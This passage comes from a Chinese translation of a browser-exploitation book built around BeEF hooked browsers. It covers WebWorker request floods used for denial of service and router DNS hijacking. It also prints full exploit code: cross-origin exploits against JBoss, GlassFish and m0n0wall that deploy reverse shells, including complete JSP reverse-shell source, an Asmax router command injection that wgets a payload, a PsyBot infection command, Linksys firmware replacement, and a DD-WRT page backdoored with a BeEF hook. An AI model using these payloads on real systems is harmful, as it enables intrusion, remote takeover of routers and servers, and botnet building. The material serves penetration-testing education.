光看代码，你可能就会发现应用的痛点了。对数据库表的联结涉及两个表，其中一个是POST请求会更新的表。如果你能同时发送多个POST请求，同时又执行多个GET请求，那么联结操作就会随着数据增加而繁忙起来。

通过勾连浏览器跨域发送多个HTTP请求的最好方式是使用WebWorker。这样基本不会影响页面渲染和浏览器的其他操作。WebWorker是HTML5引入的，包括IE10在内的所有现代浏览器都支持，是一种在后台线程中执行脚本的机制。在WebWorker中运行的代码不能直接修改页面的DOM，但可以发送XHR请求。

要启动一个WebWorker任务，可以使用以下代码：

```
var worker = new Worker('http://browserhacker.com/worker.js');
```

```
worker.onmessage = function (oEvent) {
  console.log('WebWorker says: '+oEvent.data);
};

var data = {};
data['url'] = url;
data['delay'] = delay;
data['method'] = method;
data['post_data'] = post_data;

/* 把配置发给WebWorke */
worker.postMessage(data);
```

这里的`postMessage()`用于在运行JavaScript勾连代码的DOM与WebWorker之间共享数据。WebWorker的代码可以像下面这样写：

```
var url = "";
var delay = 0;
var method = "";
var post_data = "";
var counter = 0;

/* 通过postMessage取得数据 */
onmessage = function (oEvent) {
 url = oEvent.data['url'];
 delay = oEvent.data['delay'];
 method = oEvent.data['method'];
 post_data = oEvent.data['post_data'];
 doRequest();
};

/* 给URL添加随机参数，避免缓存 */
function noCache(u){
 var result = "";
 if(u.indexOf("?") > 0){
  result = "&" + Date.now() + Math.random();
 }else{
  result = "?" + Date.now() + Math.random();
 }
 return result;
}
/* 每delay毫秒发送一次POST或GET请求 */
function doRequest(){
 setInterval(function(){

  var xhr = new XMLHttpRequest();
  xhr.open(method, url + noCache(url));
  xhr.setRequestHeader('Accept','*/*');
  xhr.setRequestHeader("Accept-Language", "en");
  if(method == "POST"){
    xhr.setRequestHeader("Content-Type",
    "application/x-www-form-urlencoded");
    xhr.send(post_data);
```

```
  }else{
    xhr.send(null);
  }
  counter++;

 },delay);

/* 每10秒通知一次调用者发送了多少请求 */
 setInterval(function(){
 postMessage("Requests sent: " + counter);
 },10000);
}
```

如果你把这段代码注入两个不同的勾连浏览器，让它们都向本节前面的那个Ruby Web应用发送请求，就会看到资源占用逐渐增加。图9-34展示了应用正常使用过程中的系统负载。




图9-34　正常的系统负载

使用前面的JavaScript代码启用WebWorker之后，可以看到负载稍微增加了一些，如图9-35所示。




图9-35　使用一个勾连浏览器时的系统负载

在另一个勾连浏览器中启用另一个WebWorker，每10毫秒发送一个POST请求之后，可以通过图9-36看到系统负载明显的变化。与图9-35相比，负载的变化非常大。这是因为一个浏览器在不断发送POST请求，会导致执行数据库插入语句。而与此同时另一个勾连浏览器又在发送GET请求，会导致联结查询的数据集在每个请求之后都会变大。这些后台活动导致了负载增加。

在找到类似的Web应用痛点后，不一定非要通过数据库操作，通过上传文件也可以轻易对任何Web应用制造DoS风暴。如果你手中控制了多个勾连浏览器，那么相应的DoS攻击后果会更加严重，而且你可以让多个勾连浏览器都指向同一个目标，让每一秒钟的并发请求数量激增。




图9-36 使用两个勾连浏览器时的系统负载

9.10 发动 Web 应用利用

RCE（Remote Command Execution，远程命令执行）漏洞属于另一类漏洞，有时候并不需要访问HTTP响应，因此可以盲攻。在无法绕过SOP限制又无法读取HTTP响应的情况下，这一点非常重要。假如你知道某个Web应用存在RCE漏洞，那么只要发送一个恶意请求就好，而不用关心响应。

从勾连浏览器而非直接从你的机器发动此类攻击有两个好处。一是增强匿名性，因为攻击的源IP是受害者的IP。二是内网上的目标可能也在勾连浏览器的范围内，而这些目标的安全性可能不如直接从互联网访问的设备那么完善。于是，这就可能为你提供新的攻击目标。

在接下来的几小节中，我们会展示实际中存在的各种Web应用漏洞。或许你在此之前已经了解了其中的某些漏洞，但后面的内容会告诉你如何通过勾连浏览器来有效地发动这种利用攻击。

9.10.1 跨域 DNS 劫持

在控制了目标的家用路由器的时候，更改DNS服务器配置是威胁最大的一件事。大多数家用路由器会同时充当家庭上网设备的DHCP和DNS服务器。通常，默认的DNS地址指向用户ISP的DNS服务器。

如果把路由器中配置的DNS地址修改为一个你可以控制的服务器地址，那就可以轻松发动DNS欺骗攻击，就像第2章讨论中间人攻击时所讨论的一样。

现实当中这种攻击的例子非常多。其中最有名的应该是2011年和2012年发生在巴西的攻击[33]。根据Brazilian CERT的消息[34]，有450多万台路由器被盗用了。被盗用的路由器是Comtrend CT-5367，它启用了远程管理功能。另外，这种路由器也存在密码重置的漏洞[35]。这种大范围的攻击是通过以下几步实施的。

(1) 攻击者扫描巴西ISP网络中的数百万台主机的端口，验证哪个主机是存在漏洞的Comtrend路由器。

(2) 然后，攻击者将这些路由器中的DNS设置改为他们控制下的约40台DNS服务器中的一个。

(3) 最后，他们将对Google、Facebook及其他常用网站的DNS响应篡改为钓鱼网站，这些网站存在CVE-2012-1723和CVE-2012-4681等Java漏洞。

以下代码展示了通过Comtrend路由器发动的一种攻击。在勾连浏览器上执行它时，会导致默

认的密码被修改，并且启用远程管理功能：

```
var gateway = 'http://192.168.1.1/';
var passwd  = 'BeEF12345';

// 启用远程管理（如果禁用）
var iframe_1 = beef.dom.createInvisibleIframe();
iframe_1.setAttribute("src",
 gateway + "scsrvcntr.cmd?action=save&ftp=1&ftp=3" +
 "&http=1&http=3&icmp=1&snmp=1&snmp=3&ssh=1&ssh=3" +
 "&telnet=1&telnet=3&tftp=1&tftp=3");

// 为3位用户角色修改密码
var iframe_2 = beef.dom.createIframeXsrfForm(
gateway + "password.cgi", "POST", [
 {'type':'hidden', 'name':'sptPassword', 'value':passwd},
 {'type':'hidden', 'name':'usrPassword', 'value':passwd},
 {'type':'hidden', 'name':'sysPassword', 'value':passwd}
]);
```

如果代码执行成功，就可以连接到目标的IP，并使用新密码登录到远程管理界面。然后，就可以把DNS服务器地址改成任何你想要的地址了。

9.10.2　JBoss JMX 跨域远程命令执行

JBoss是RedHat出品的一款流行的Java应用服务器软件，一直以来都存在一些漏洞。2010年，Stefano di Paola和Giorgio Fedon发布了一个报告，即CVE-2010-0738，涉及JBoss 4.x、5.1.0，甚至6.0.0M1。

问题出在JMX（Java Management Extensions Console）的HTTP verbs配置问题上。JMX是一种监控应用服务器加载和性能的技术。开发者也可以通过WAR文档或JSP文件的形式部署新的Web应用。

在JBoss中，JMX是一个好用的Web应用，通常可以使用/jmx-console这个URI访问，这个URI默认是不要求认证的。如果启用了认证，也只会检查GET和POST请求，看它们是否有权限访问/jmx-console资源。作为多才多艺的渗透测试者，我们当然知道除了GET和POST，还有其他HTTP方法。比如，HEAD请求在实际使用中与GET的功能就很类似。也就是说，在启用认证的情况下，攻击者可以发送HEAD请求，代替GET或POST请求来绕过JMX认证。

此时，如果你有权限访问JBoss JMX Console，那从某种意义上来说，你就可以掌握一切了[36]。有了这个级别的访问权限，就可以部署WAR（Web Application Archive）或JSP（Java Server Pages）形式的新Web应用。举个例子来说，你可以部署一个JSP页面，生成绑定或反弹shell，而它们也将拥有与JBoss用户相同的权限。

以下代码演示了BeEF中的一个模块，它被用来绕过JMX认证并部署反弹JSP shell：

```
beef.execute(function() {

   rhost = "<%= @rhost %>";
   rport = "<%= @rport %>";
```

```
   lhost = "<%= @lhost %>";
   lport = "<%= @lport %>";
   injectedCommand = "<%= @injectedCommand %>";
   jspName = "<%= @jspName %>";

   payload = "[…]";

    uri = "/jmx-console/HtmlAdaptor;index.jsp?action=invokeOp&name=\
jboss.admin%3Aservice%3DDeploymentFileRepository&methodIndex=5&arg0=\
%2Fconsole-mgr.sar/web-console.war%2F&arg1=" + jspName + "&arg2=.jsp\
&arg3=" + payload + "&arg4=True";

/* 跨源XHR必须指定 dataType : 'script'
 * 否则即使HTTP响应200，jQuery.ajax也会报错
 */

beef.net.forge_request("http", "HEAD", rhost, rport, uri, null, null,
 null, 10, 'script', true, null,function(response){
if(response.status_code == 200){
   function triggerReverseConn(){
   beef.net.forge_request("http", "GET", rhost, rport,"/web-console/" +
 jspName + ".jsp", null, null, null, 10, 'script', true, null,\
function(response){
     if(response.status_code == 200){
        beef.net.send("<%= @command_url %>", <%= @command_id %>,
"Reverse JSP shell triggered. Check your MSF handler listener.");
     }else{
        beef.net.send("<%= @command_url %>", <%= @command_id %>,
"ERROR: second GET request failed.");
  }
  });
}

// 给JBoss部署JSP反向shell留出时间
setTimeout(triggerReverseConn,10000);

}else{
   beef.net.send("<%= @command_url %>", <%= @command_id %>,
"ERROR: first HEAD request failed.");
         }
    });
});
```

以上JSP反弹shell代码是在Metasploit反弹JSP shell代码的基础上修改而成的。其中的`payload`变量包含URL编码的JSP源代码，以下是解码后的结果：

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>
<% class StreamConnector extends Thread {
 InputStream is; OutputStream os;
 StreamConnector( InputStream is, OutputStream os ) {
  this.is = is; this.os = os;
```

```
 }

 public void run() {
  BufferedReader in  = null;
  BufferedWriter out = null;
  try {
   in  = new BufferedReader(new InputStreamReader(this.is));
   out = new BufferedWriter(new OutputStreamWriter(this.os));
   char buffer[] = new char[8192];
   int length;
   while((length = in.read(buffer, 0, buffer.length)) > 0 ){
    out.write(buffer, 0, length); out.flush();
   }
  }catch( Exception e ){}
  try {
   if( in != null )
    in.close();
   if( out != null )
    out.close();
   }catch( Exception e ){}
 }
}

try {
 Socket socket = new Socket(lhost,lport);
 Process process = Runtime.getRuntime().exec(injectedCommand);
 (new StreamConnector(process.getInputStream(),
  socket.getOutputStream())).start();
 (new StreamConnector(socket.getInputStream(),
  process.getOutputStream())).start();
} catch(Exception e){}
%>
```

整个利用涉及两个阶段。

- 第一阶段是发送HEAD请求，附加编码后的JSP payload，目标URI为/jmx-console/HtmlAdaptor;index.jsp。其中的MBean（托管Bean）`DeploymentFileRepository`用于将这个JSP部署到JBoss。
- 第二阶段是HEAD请求成功，并在10秒后调用`triggerReverseConn()`。之所以延后10秒，是为了让JBoss有足够的时间部署JSP页面。调用上述函数，会向刚刚部署完的JSP页面发送一个GET请求。这一步是触发反弹连接所必需的，指向的是`lhost`和`lport`变量中指定的Metasploit监听器。

如果这个利用执行成功，就会有一个以JBoss用户身份运行的反弹Shell。可以访问https://browserhacker.com，通过观看视频来了解这种攻击的具体过程。

9.10.3　GlassFish 跨域远程命令执行

与JBoss类似，GlassFish也是一个Java应用服务器。Roberto Suggi Liverani发现（CVE-2012-0550）[37]，GlassFish 3.1.1的REST API并没有任何防御XSRF的token。在GlassFish中，可以伪装成

一个认证过的管理员，在GlassFish服务器上静默部署一个WAR，就可以达到与前面利用JBoss漏洞同样的效果。

下面的代码来自Bart Leppens编写的一个BeEF模块，可用于在GlassFish中部署任意WAR，并以GlassFish用户身份执行命令。这种利用的最有意思之处，在于使用`XMLHttpRequest`对象跨域发送多部分POST请求，这是由Krzysztof Kotowicz发现的[38]：

```
beef.execute(function() {
  var restHost = '<%= @restHost %>';
  var warName = '<%= @warName %>';
  var warBase = '<%= @warBase %>';

  var logUrl = restHost + '/management/domain/applications
  /application';

  if (typeof XMLHttpRequest.prototype.sendAsBinary ==
  'undefined' && Uint8Array) {
    XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
      function byteValue(x) {
        return x.charCodeAt(0) & 0xff;
      }
    var ords = Array.prototype.map.call(datastr, byteValue);
    var ui8a = new Uint8Array(ords);
    this.send(ui8a.buffer);
    }
  }

  function fileUpload(fileData, fileName) {
    boundary = "BOUNDARY270883142628617",
    uri = logUrl,
    xhr = new XMLHttpRequest();

    var additionalFields = {
      asyncreplication: "true",
      availabilityenabled: "false",
      contextroot: "",
      createtables: "true",
      dbvendorname: "",
      deploymentplan: "",
      description: "",
      dropandcreatetables: "true",
      enabled: "true",
      force: "false",
      generatermistubs: "false",
      isredeploy: "false",
      keepfailedstubs: "false",
      keepreposdir: "false",
      keepstate: "true",
      lbenabled: "true",
      libraries: "",
      logReportedErrors: "true",
      name: "",
      precompilejsp: "false",
```

```
        properties: "",
        property: "",
        retrieve: "",
        target: "",
        type: "",
        uniquetablenames: "true",
        verify: "false",
        virtualservers: "",
        __remove_empty_entries__: "true"
      }


      var fileFieldName = "id";
      xhr.open("POST", uri, true);
      xhr.setRequestHeader("Content-Type", "multipart/form-data;
      boundary="+boundary); // simulate a file MIME POST request.
      xhr.withCredentials = "true";
      xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
        beef.net.send('<%= @command_url %>', <%= @command_id %>,
  'Attempt to deploy \"' + warName + '\" completed.');
        }
      }

      var body = "";

      for (var i in additionalFields) {
        if (additionalFields.hasOwnProperty(i)) {
          body += addField(i, additionalFields[i], boundary);
        }
      }

      body += addFileField(fileFieldName, fileData, fileName, boundary);
      body += "--" + boundary + "--";
      xhr.setRequestHeader('Content-length', body.length);
      xhr.sendAsBinary(body);
      return true;
    }

    function addField(name, value, boundary) {
      var c = "--" + boundary + "\r\n"
      c += 'Content-Disposition: form-data; name="' + name +'"\r\n\r\n';
      c += value + "\r\n";
      return c;
    }

    function addFileField(name, value, filename, boundary) {
      var c = "--" + boundary + "\r\n"
      c += 'Content-Disposition: form-data; name="' + name +
  '"; filename="' + filename + '"\r\n';
      c += "Content-Type: application/octet-stream\r\n\r\n";
      c += atob(value);
      c += "\r\n";
      return c;
```

```
  }

fileUpload(warBase,warName);
});
```

fileUpload()函数接收两个参数：warBase是以base64格式编码的需要部署的WAR，warName是给这个WAR文件随便起的一个名字。第一步是迭代additionalFields这个JSON结构，对其中的每个键–值添加对应的Content-disposition: form-data首部。这些键–值是在URI为/management/domain/applications/application的路径下，使用GlassFish的RESTAPI时默认要有的。

接下来会解码base64编码的WAR内容，并将其添加到POST请求体的最后，指定内容类型为Content-Type: application/octet-stream，因为内容是二进制的。

在此阶段，multipart/form-data这个POST请求已创建，并准备好了被发送到有漏洞的Glassfish 应用服务器。别忘了，WAR的内容是二进制数据。

然而，在使用XMLHttpRequest对象发送二进制数据时，并非所有浏览器的行为都一致。比如，Firefox中的XMLHttpRequest对象会调用更可靠的sendAsBinary()方法[39]。而其他非Gecko浏览器都没有相同的功能，至少在本书写作时还是如此。

同样，如果支持有类型的数组，那么可以覆盖sendAsBinary()的原型和Array对象，在非Gecko浏览器中模拟相应的行为。对sendAsBinary()代码的改进如下：

```
if (typeof XMLHttpRequest.prototype.sendAsBinary ==
'undefined' && Uint8Array) {
  XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
    function byteValue(x) {
      return x.charCodeAt(0) & 0xff;
    }
  var ords = Array.prototype.map.call(datastr, byteValue);
  var ui8a = new Uint8Array(ords);
  this.send(ui8a.buffer);
  }
}
```

使用本章前面介绍的一种用于检测不同HTTP状态码的登录检测技术，可以确定勾连浏览器是否通过了GlassFish的管理员身份认证。如果通过了，就可以发起利用。如果利用成功，就会有一个以GlassFish用户身份运行的shell在你手中，接下来干什么就看你了。

可以访问https://browserhacker.com，通过观看视频来了解这种攻击的具体过程。

9.10.4 m0n0wall 跨域远程命令执行

嵌入式防火墙m0n0wall是基于FreeBSD的，可用在Soekris主板或过时的PC等嵌入式设备中。m0n0wall的Web管理界面存在一个缺陷，可以利用身份验证漏洞利用，类似于GlassFish的例子。Yann Cam发现[40]，m0n0wall 1.33及更早版本的Web管理界面没有设置XSRF保护机制。

这个Web管理界面功能很多，包括以root角色执行原始命令。为了成功利用，要使用一个略有不同的m0n0wall资源exec_raw.php，因为它执行的是原始PHP代码，所以会更加灵活。为了可

靠性起见，BeEF中利用这个漏洞的模块采用了Mark Lowe[41]的PHP shell。shell与Netcat监听器之间建立的连接非常稳定。而且shell还是交互式的，可以执行各种渗透测试。

以下代码展示了如何在勾连浏览器中利用已认证的m0n0wall Web管理界面：

```
beef.execute(function() {
  var rhost = '<%= @rhost %>';
  var rport = '<%= @rport %>';
  var lhost = '<%= @lhost %>';
  var lport = '<%= @lport %>';

  var uri = "http://" + rhost + ":" + rport + "/exec_raw.php? \
cmd=echo%20-e%20%22%23%21%2Fusr%2Flocal%2Fbin%2Fphp%5Cn%3C%3Fphp%20 \
eval%28%27%3F%3E%20%27.file_get_contents%28%27http%3A%2F%2F" + \
beef.net.host + ":" + beef.net.port + "%2Fphp-reverse-\
shell.php%27%29.%27%3C%3Fphp%20%27%29%3B%20%3F%3E%22%20%3E%20 \
x.php%3Bcat%20x.php%3Bchmod%20755%20x.php%3B";

  beef.net.forge_request("http", "GET", rhost, rport, uri, null,
  null, null, 10, 'script', true, null, function(response){
    if(response.status_code == 200){
      function triggerReverseConn(){
        beef.net.forge_request("http", "GET", rhost, rport,
"/x.php?ip=" + lhost + "&port=" + lport, null, null, null, 10,
 'script', true, null,function(response){
          if(response.status_code == 200){
            beef.net.send("<%= @command_url %>", <%=
@command_id %>,"result=OK: Reverse shell should have been triggered.");
          }else{
            beef.net.send("<%= @command_url %>", <%=
@command_id %>,"result=ERROR: second GET request failed.");
          }
        });
      }
      setTimeout(triggerReverseConn,5000);
    }else{
      beef.net.send("<%= @command_url %>", <%= @command_id
%>,"result=ERROR: first GET request failed.");
    }
  });


});
```

这段代码对`uri`变量的内容进行了URL编码，使用了所有m0n0wall默认安装都有的exec_raw.php：

```
/exec_raw.php?cmd=echo -e "#!/usr/local/bin/php\n \
     <?php eval('?> '.file_get_contents('http://" +  \
  beef.net.host + ":" + beef.net.port + \
"/php-reverse-shell.php').'<?php '); ?>" >  \
        x.php;cat x.php;chmod 755 x.php;
```

BeEF服务器上反弹shell的内容，使用PHP的file_get_contents取得。然后将取得的内容添加到

目标上的x.php文件，之后这个文件的权限就被修改了。这个阶段是在第一个GET请求时发生的。

在此期间，会有一个简单的Netcat套接字，监听你的机器上的lhost和lpost。为了触发这个反弹shell连接，会发送第二个GET请求，请求之前创建的x.php文件。如果利用成功，你应该可以获得这台m0nowall设备的远程root访问权限。

这里m0nowall的Web管理界面有漏洞，是因为缺乏XSRF保护机制，因此Web应用才会信任跨域请求。另外，利用成功还有赖于目标登录到应用，而登录与否可以使用本章前面讨论的技术确定。可以访问https://browserhacker.com，通过观看视频来了解这个攻击的具体过程。

9.10.5　嵌入式设备跨域命令执行

家用路由器通常运行的是Linux的嵌入式版本，而且经常是MIPS架构。BusyBox这种由常用UNIX实用程序编译而来的小型可执行文件，经常可见于这类嵌入式设备。

如果你能够利用远程命令执行漏洞，那就可以利用BusyBox，以更直接的方式打入相应的路由器内部。

1. 预认证远程命令执行

Michal Sajdak曾讨论过[42]，波兰流行的一款路由器Asmax AR 804。这款路由器可以使用RCE预认证加以利用。下面的JavaScript代码演示了如何利用其缺陷：

```
var gateway = '192.168.0.1';
var path    = 'cgi-bin/script?system%20';
var cmd     = 'wget%20http%3A%2F%2Fbrowserhacker.com
%2Fevil.bin%20-P%20%2Fvar%2Ftmp';

var img = new Image();
img.setAttribute("style","visibility:hidden");
img.setAttribute("width","0");
img.setAttribute("height","0");
img.id = 'asmax_ar804gu';
img.src = gateway+path+cmd;
document.body.appendChild(img);
```

wget可以在路由器中使用，而这段代码借助它把evil.bin从browserhacker.com下载到/var/tmp文件夹中。更严重的是，这款路由器中的每一个进程，包括Web服务器，都以root权限在运行，如图9-37所示。

包括直接访问路由器的BusyBox界面在内的RCE漏洞已经被广为利用。2008年出现了最早的名为PsyBot的僵尸网络，是通过SOHO路由器炮制出来的。根据Terry Baume的描述[43]，这个僵尸网络主要由Netcom NB5路由器构成。

这些路由器中的一个很流行的固件版本，未对Web用户界面实施任何强制认证，从而导致攻击者可以通过Telnet远程管理路由器。Telnet连接之后，就会执行图9-38中写在注释里的攻击。

9




图9-37　Asmax路由器上的每个进程都以root权限运行

```
# wget http://dweb.webhop.net/.bb/udhcpc.env -P /var/tmp && chmod +x /var/
tmp/udhcpc.env && /var/tmp/udhcpc.env &
Set PR mark for socket 0x7 = 239
udhcpc.env          100% |*****************************| 33744
00:00 ETA
#
```

图9-38　PsyBot感染了第一条命令

图9-38展示了以下过程：

- ❑ 通过wget把udhcpc.env文件下载到/var/tmp文件夹；
- ❑ 然后通过chmod命令将该文件变成可执行文件；
- ❑ 然后该文件在后台执行。

这个可执行文件是针对MIPS架构编译的，执行以后会连接到一个IRC命令，并控制攻击者运行的全局僵尸网络服务器。同样的攻击向量也可以用于前面介绍的针对Asmax路由器RCE漏洞的攻击，这是因为它是预认证的，并且所有命令都会以root权限运行。

最近后通过SOHO路由器爆发的僵尸网络包括Chuck Norris变体，影响范围涉及2009年和2010年左右的很多MIPS架构的嵌入式Linux设备。可惜的是，这种变体的名字并没有以Chuck Norris攻击的路由器来命名。马萨里克大学研究人员发现了源代码中的一行意大利语注释：[R]anger killato: in nome di Chuck Norris（翻译过来就是“哨兵已死，杀人者Chuck Norris”）[44]。

2. 固件替换远程命令执行

另一种完全控制路由器的方式，是用你的固件替换路由器的固件，这是破坏路由器核心的终极方式。而且，安装了你自己的固件之后，还可以阻止固件的升级。

Phil Purviance在BlackHat 2012上展示了一种替换各种Linksys设备中固件的技术，这些设备都存在XSRF漏洞。这种利用技术可以跨域发挥作用，原理与前面讨论GlassFish时使用的Krzysztof Kotowicz发明的技术相同。以下代码演示了这一技术：

```
function fileUpload(url, fileData, fileName) {
var fileSize = fileData.length,
 boundary = "---------------------------" +
 "168072824752491622650073", xhr = new XMLHttpRequest;
xhr.open("POST", url, true);
xhr.withCredentials = "true";
xhr.setRequestHeader("Content-Type",
 "multipart/form-data, boundary=" + boundary);

// 保证multipart的POST主体格式正确
var body = boundary + "\r\n";
body += "Content-Disposition: form-data; " +
 "name=\"submit_button\"; name=\"submit_button\" \r\n\r\nUpgrade\r\n";
body += boundary + "\r\nContent-Disposition: " +
 "form-data; name=\"change_action\"\r\n\r\n\r\n";
body += boundary + "\r\nContent-Disposition: " +
 "form-data; name=\"action\"\r\n\r\n\r\n";
body += boundary + "\r\nContent-Disposition: " +
 "form-data; name=\"file\"; " +
 "filename=\"FW_WRT54GL_4.30.15.002_US_20101208_code.bin\"\r\n";
body += "Content-Type: application/macbinary\r\n";
body += "\r\n" + fileData + "\r\n\r\n";
body += boundary + "\r\nConntent-Disposition: " +
 "form-data; name=\"process\"\r\n\r\n\r\n";
body += boundary + "--";

// 非Gecko浏览器（如Chrome）没有sendAsBinary
if(navigator.userAgent.toLowerCase().indexOf("chrome") > -1) {
 XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
  function byteValue(x) {
    return x.charCodeAt(0) & 255
  }
  var ords = Array.prototype.map.call(datastr, byteValue);
  var ui8a = new Uint8Array(ords);
  this.send(ui8a.buffer)
 }
}
xhr.sendAsBinary(body);
return true
}

// 调用fileUpload()传递固件内容
fileUpload("http://192.168.0.1/upgrade.cgi",
"[..firmware binary..]", "myFile.gif");
```

执行这些代码，就可以使用原始数据更新Linksys WRT54GL的固件，这些原始数据是作为第二个参数传入`fileUpload()`函数的。

修改已有路由器的固件并打开后门，并不像想象中那么难，只要找对工具就行。

Craig Heffner是binwalk[45]的作者，他与Jeremy Collake共同写了Firmware Modification Kit[46]。这是一套Bash脚本，可以用于解包路由器固件，以获取文件系统的文件树。然后你可以依次读取每个文件，并向其中注入后门代码，最后再将它们重新打包成一个文件，用于前面提到的攻击。

Robert Kornmeyer在2013年年中发表了一篇关于PaulDotCom[47]的文章，描述了使用Firmware Modification Kit，针对Linksys路由器给DD-WRT固件开后门的过程。他可以修改Info.htm页面源，包含BeEF hook，如图9-39所示。

```
{e}"submitFooter">
{m}
//<![CDATA[
var autoref = <% nvram_else_match("refresh_time","0","sbutton.refres","sbutton.autorefresh"
submitFooterButton(0,0,0,autoref);
//]]>
</script>
</div>
</form>
{e}"center">
<% show_paypal(); %>
</div><br />
</div>
</div>
{n}"floatKiller"></div>
{n}"statusInfo">
{e}"info"><% tran("share.firmware"); %>:
{m}
//<![CDATA[
{x}<a title=\"" + share.about + "\" href=\"javascript:openAboutWindow()\"><% get_firmware_v
//]]>
</script>
</div>
{e}"info"><% tran("share.time"); %>:  <span id="uptime"><% get_uptime(); %></span></div>
{e}"info">WAN<span id="ipinfo"><% show_wanipinfo(); %></span></div>
<script src="http://192.168.1.165:3000/hook.js" type="text/javascript"></script>
</div>
</div>
</div>
</body>
</html>
```

图9-39　用BeEF勾连给DD-WRT开了后门

同样的攻击向量对任何暴露Web界面的网络设备都有效，不限于路由器。利用XSS、基本认证和CSRF漏洞，可以非常容易地对NAS设备、交换机、监控摄像头、媒体播放器等进行未授权更改。估计大家也知道，BeEF包含非常丰富的命令模块，用于解决各种问题。粗略地分，可以分为针对攻击摄像头、NAS设备及路由器的模块。

摄像头模块意图利用缺陷，以更新DLink和Linksys系列设备中的管理员凭证。比如，攻击AirLive摄像头的时候，这个模块会添加一个新的管理员。

NAS利用模块以DLink和FreeNAS设备为目标。DLink的CSRF缺陷允许远程代码执行，而FreeNAS设备中的CSRF缺陷，可以用于创建一个反弹shell给你的计算机。

路由器利用模块可以攻击3Com、Belkin、Cisco、DLink、Linksys和Comtrend设备。对于其中多数设备，都会尝试利用CSRF缺陷，以修改管理员密码或者启用远程访问，跟前面讨论的差不多。

图9-40展示了攻击网关设备的另一个有用的资源：http://www.routerpwn.com。Routerpwn是Roberto Salgado创建的项目，收集了大量以家用路由器为攻击目标的HTML和JavaScript代码。利用这些代码，几乎任何人在任何地方都可以攻击别人的路由器。攻击手段按照路由器厂商分类，比如Belkin、Cisco、华为、Netgear，等等。这个网页本身就是一个HTML文件，可以下载下来在不能上网的时候离线运行。

